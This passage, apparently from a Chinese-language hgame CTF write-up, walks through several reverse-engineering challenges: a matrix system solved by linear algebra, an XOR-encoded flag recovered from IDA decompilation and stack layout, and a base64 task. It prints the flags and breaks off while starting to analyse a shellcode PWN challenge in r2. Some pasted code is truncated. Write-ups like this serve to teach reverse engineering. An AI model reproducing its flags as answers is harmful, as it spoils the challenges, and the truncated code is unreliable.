Out[ ]= {{8, 4, 3, 3, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {1, 8, 8, 5, 9, 3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {7, 1, 6, 7, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {1, 2, 6, 8, 2, 5, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {1, 3, 4, 8, 3, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 9, 8, 7, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 8, 4, 3, 3, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 1, 8, 8, 5, 9, 3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 7, 1, 6, 7, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 1, 2, 6, 8, 2, 5, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 1, 3, 4, 8, 3, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 9, 8, 7, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 8, 4, 3, 3, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 8, 8, 5, 9, 3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 7, 1, 6, 7, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 2, 6, 8, 2, 5, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 3, 4, 8, 3, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 9, 8, 7, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 8, 4, 3, 3, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 8, 8, 5, 9, 3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 7, 1, 6, 7, 0, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 2, 6, 8, 2, 5, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 3, 4, 8, 3, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 9, 8, 7, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 8, 4, 3, 3, 0, 2, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 8, 8, 5, 9, 3, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 7, 1, 6, 7, 0, 2, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 2, 6, 8, 2, 5, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 3, 4, 8, 3, 4, 0, 0, 0, 0, 0, 0}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 9, 8, 7, 4, 0, 0, 0, 0, 0, 0, 0},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 8, 4, 3, 3, 0, 2}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 8, 8, 5, 9, 3},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 7, 1, 6, 7, 0, 2}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 2, 6, 8, 2, 5},
         {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 3, 4, 8, 3, 4}, {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 9, 8, 7, 4, 0}}

Out[ ]= {{122, 207, 140, 149, 142, 168, 95, 201, 122, 145, 136, 167, 112, 192, 127, 137, 134, 147, 95, 207, 110, 134, 133, 173, 136, 212, 160, 162, 152, 179, 121, 193, 126, 126, 119, 147}}


In[ ]:= LinearSolve[A, Transpose[b]]
        线性求解          转置
Out[ ]= {{6}, {6}, {6}, {6}, {6}, {7}, {3}, {5}, {7}, {6}, {6}, {6}, {6}, {5}, {4}, {6}, {7}, {7}, {3}, {7}, {5}, {6}, {7}, {5}, {7}, {6}, {7}, {7}, {5}, {7}, {7}, {6}, {6}, {3}, {6}, {7}}
```

这个解的数组就是高四位，乘16然后加上第二种处理得到的值




```
    char s3[36] = { 8, 1, 7, 1, 1, 0, 4, 8, 1, 2, 3, 9, 3, 8, 6, 6, 4, 8, 3, 5, 7, 8, 8, 7, 0, 9, 0, 2, 3, 4, 2, 3, 2, 5, 4, 0 };
    char v7[36], v8[36], v9[36] = {6, 6, 6, 6, 6, 7, 3, 5, 7, 6, 6, 6, 6, 5, 4, 6, 7, 7, 3, 7, 5, 6, 7, 5, 7, 6, 7, 7, 5, 7, 7, 6, 6, 3, 6, 7
    char a[36][36] = { 0 };
    for (int i=0; i < 36; i++)
    {
        for (int j
            a[i][j
    }
    for (int i = 0
    {
        v7[i] = s2
        printf("%c
    }
```

```
hgame{1_think_Matr1x_is_very_usef51}
C:\Users\danis\Source\Repos\第3题\Debug\第3题.exe (进程 41372)已退出，返回代码为: 0。
按任意键关闭此窗口...
```


得到flag

r & xor




```
v37 = *MK_FP(__FS__, 40LL);
v31 = 3483951462304802664LL;
v32 = 6859934930880520053LL;
v33 = 3560223458491458926LL;
v34 = 2387225997007150963LL;
v35 = 8200481;
memset(v6, 0, 0x90uLL);
v7 = 1;
v8 = 7;
v9 = 92;
v10 = 18;
v11 = 38;
v12 = 11;
v13 = 93;
v14 = 43;
v15 = 11;
v16 = 23;
v17 = 23;
v18 = 43;
v19 = 69;
v20 = 6;
v21 = 86;
v22 = 44;
v23 = 54;
v24 = 67;
v25 = 66;
v26 = 85;
v27 = 126;
v28 = 72;
v29 = 85;
v30 = 30;
puts("Input the flag:");
__isoc99_scanf("%s", s);
if ( strlen(s) == 35 )
{
  for ( i = 0; i < 35; ++i )
  {
    if ( s[i] != (v6[i] ^ *((_BYTE *)&v31 + i)) )
    {
      puts("Wrong flag , try again later!");
      result = 0;
      goto LABEL_9;
    }
  }
```

一道关于xor的题目，重点要看内存




```
-0000000000000130 var_130         dd 6 dup(?)
-0000000000000118 var_118         dd ?
-0000000000000114                 db ? ; undefined
-0000000000000113                 db ? ; undefined
-0000000000000112                 db ? ; undefined
-0000000000000111                 db ? ; undefined
-0000000000000110 var_110         dd ?
-000000000000010C                 db ? ; undefined
-000000000000010B                 db ? ; undefined
-000000000000010A                 db ? ; undefined
-0000000000000109                 db ? ; undefined
-0000000000000108 var_108         dd ?
-0000000000000104 var_104         dd ?
-0000000000000100 var_100         dd ?
-00000000000000FC var_FC          dd ?
-00000000000000F8 var_F8          dd ?
-00000000000000F4 var_F4          dd ?
-00000000000000F0 var_F0          dd ?
-00000000000000EC var_EC          dd ?
-00000000000000E8                 db ? ; undefined
-00000000000000E7                 db ? ; undefined
-00000000000000E6                 db ? ; undefined
-00000000000000E5                 db ? ; undefined
-00000000000000E4 var_E4          dd ?
-00000000000000E0 var_E0          dd ?
-00000000000000DC var_DC          dd ?
-00000000000000D8 var_D8          dd ?
-00000000000000D4 var_D4          dd ?
-00000000000000D0 var_D0          dd ?
-00000000000000CC var_CC          dd ?
-00000000000000C8 var_C8          dd ?
-00000000000000C4                 db ? ; undefined
-00000000000000C3                 db ? ; undefined
-00000000000000C2                 db ? ; undefined
-00000000000000C1                 db ? ; undefined
-00000000000000C0 var_C0          dd ?
-00000000000000BC var_BC          dd ?
-00000000000000B8 var_B8          dd ?
-00000000000000B4 var_B4          dd ?
-00000000000000B0 var_B0          dd ?
-00000000000000AC var_AC          dd ?
-00000000000000A8                 db ? ; undefined
-00000000000000A7                 db ? ; undefined
```

可以看到每过几个就会有 0 对齐，所以最后是这样的



```c
int main()
{
    int v6[35] = { 0 , 0, 0, 0, 0, 0, 1, 0, 7, 0
, 92
, 18
, 38
, 11
, 93
, 43
, 11
, 23, 0
, 23
, 43
, 69
, 6
, 86
, 44
, 54
, 67, 0
, 66
, 85
, 126
, 72
, 85
, 30, 0
    };
    int v31[35] = {
        0x68, 0x67, 0x61, 0x6d, 0x65, 0x7b, 0x59, 0x30,
        0x75, 0x5f, 0x6d, 0x61, 0x79, 0x62, 0x33, 0x5f,
        0x6e, 0x65, 0x65, 0x64, 0x5f, 0x74, 0x68, 0x31,
            0x73, 0x5f, 0x30, 0x6e, 0x65, 0x21, 0x21, 0x21,
            0x21, 0x21, 0x7d
    };
    char s[36];
    for (int i = 0; i <35; i++)
    {
        s[i] = v6[i] ^ v31[i];
}
    s[35] = '\0';
        printf("%s\n", s);
}
```



```
,93
,43
,11
,23,0
,23
,43
,69
,6
,86
,44
,54
,67,0
```

```
hgame{X0r_1s_interest1ng_isn't_it?}

C:\Users\danis\Source\Repos\dfs\Debug\dfs.exe (进程 46208)已退出，返回代码为: 0。
按任意键关闭此窗口...
```

得到flag

ps:这道题有假flag哟，如果v6数组全是0的话就可以得到假flag了！出这道题的学长真的img img

涨姿势了！

Pro的Python教室(一)

这道题就是将中间那部分base64decode就行了


然后拼接一下

得到flag

PWN

babysc

r2 打开，可以看到程序先read()至多0x50个字符到 [local_60h] 处，之后进行一次循环，将[local_60h]处的内容进行一次处理，最后获得 [local_60h] 的地址并call 它



```
lea rax, qword [local_60h]
; 'P'
; 80
mov edx, 0x50
mov rsi, rax
mov edi, 0
call sym.imp.read;[gc]
mov dword [local_4h], 0
jmp 0x400663;[gd]
```

```
 0x400663 ;[gd]
